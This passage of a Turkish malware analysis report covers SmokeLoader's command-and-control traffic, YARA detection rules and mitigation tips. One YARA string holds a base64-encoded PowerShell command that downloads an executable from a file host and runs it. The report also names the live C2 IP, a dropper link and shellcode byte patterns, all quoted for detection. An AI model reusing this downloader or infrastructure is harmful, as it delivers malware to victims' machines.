
Network Analiz

Explorer.exe içerisinde oluşturulan bölümdeki “94[.]140[.]115[.]43” IP adresi, komuta kontrol sunucusu olarak kullanılmaktadır. Bu sunucuya istek atıldığında cevap olarak HTTP 404 dönmektedir. Dönen cevabın headerında payload olduğu tespit edilmiştir.





WinHttpConnect API ile hedef sunucu belirlenmektedir. Sunucu belirlendikten sonra **WinHttpSendRequest** API ile sunucuya istek atmaktadır.





Bağlantı kurulan komuta kontrol sunucusuna bakıldığında “/1/” dizini olmadığı görülmektedir. Buradaki amacın gelen cevapta, headerda bulunan payload’u hafızaya yazmak olduğu tespit edilmiştir.





YARA Rule

```
rule FirstFile{
        meta:
                description="2021lk049443.doc"
        strings:
                $str1="bit.ly/3e0RjkSj"
                $command1="LoadLibraryW"
                $command2="URLDownloadToFileW"
                $command3="CreateProcessAsUser"

                condition:
                        hash.md5(0,filesize) == "67CB98B84A7DB5F2F69023B0C5C08309" or all of them
}

rule SecondFile{
        meta:
                description="pkM3T1.exe.jpg"
        strings:
        $str1="lAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABlAGAAQgBg
AEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQ
AdABwAHMAOgAvAC8AdQAuAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAgACwAIAAdI
CQARQBOAHYAOgB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAeABlAB0gIAApACAAOwAgAHM
AdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABlAFYARAB3AEEAQwBCAHQAcABXAC4AZQB4AGUAHSA="
        $str2="eVDwACBtpW.exe"
        $str3="u.teknik.io/28oLW.jpg"
        $command1="DownloadFile"

        condition:
                hash.md5(0,filesize) == "9FBD32C6BB25F6A660696FA9830C5040" or all of them
}
```

```
rule ThirdFile{
        meta:
                description="eVDwACBtpW.exe"
        strings:
                $str1="sbieldll"
                $command1="CreateThread"
                $command2="SetProp"
                $command3="EnumProps"
                $command4="EnumChildWindows"
                $command5="SendNotifyMessage"

        condition:
                hash.md5(0,filesize) == "0D1334075336455A13A36FD909417556" or all of them or pe.entry_point ==
0x2931

}

rule ShellCode{
        meta:
                description="shellcode"
        strings:
                $command1="Sleep"
                $command2="Process32First"
                $command3="Process32Next"
                $command4="TerminateProcess"
                $str4={34 5C C5 11 C3 B2 FC B4}
                $str5={D6 9F 18 63 CD 85 DD BC}
                $str6={0B F7 0A 60 CC A8 F2 A1}
                $str7={9B 0D C8 60 FF 81 F4 6B}
                $str8={C3 92 D2 AA DF ED BC 37}
                $str9={D8 E0 BC 09 8D A7 D2 4B}
                $str10={A7 A1 D2 4B 08 40 49 4E}
                $str11={08 40 63 74 ?? ?? ?? ??}
                $str12={8B 3B D0 F6 ?? ?? ?? ??}
                $str13="94.140.115.43"

        condition:
                hash.md5(0,filesize) == "6E671847540F9CA5CBB5F24127842D8A" or all of them or
cuckoo.network.http_request(/http:\/\/94.140.115.43\.com/)
}
```

Çözüm Önerileri

Backdoor türündeki SmokeLoader zararlısından korunmanın yolları bulunmaktadır:

- Sistemlerde güncel, güvenilir bir anti-virüs yazılımının kullanılması,
- Gelen maillere özenle dikkat edilmesi, eklerin analiz edilmeden bilinçsizce açılmaması,
- Spam maillerin dikkate alınmaması,
- Mutex nesnelerinin sistem üzerinde oluşturulması gibi çözümler,

Backdoor türündeki SmokeLoader zararlısının sisteme bulaşmasını engelleyebilmektedir.

Fatih YILMAZ

https://www.linkedin.com/in/fatih-yilmaz-f8/

Buğra KÖSE

https://www.linkedin.com/in/bugrakose/

İrem ALKAŞİ

https://www.linkedin.com/in/iremalkasi/

Esmanur ALİCAN

https://www.linkedin.com/in/esmanur-alicann/

Çağlar YÜN

https://www.linkedin.com/in/caglaryun/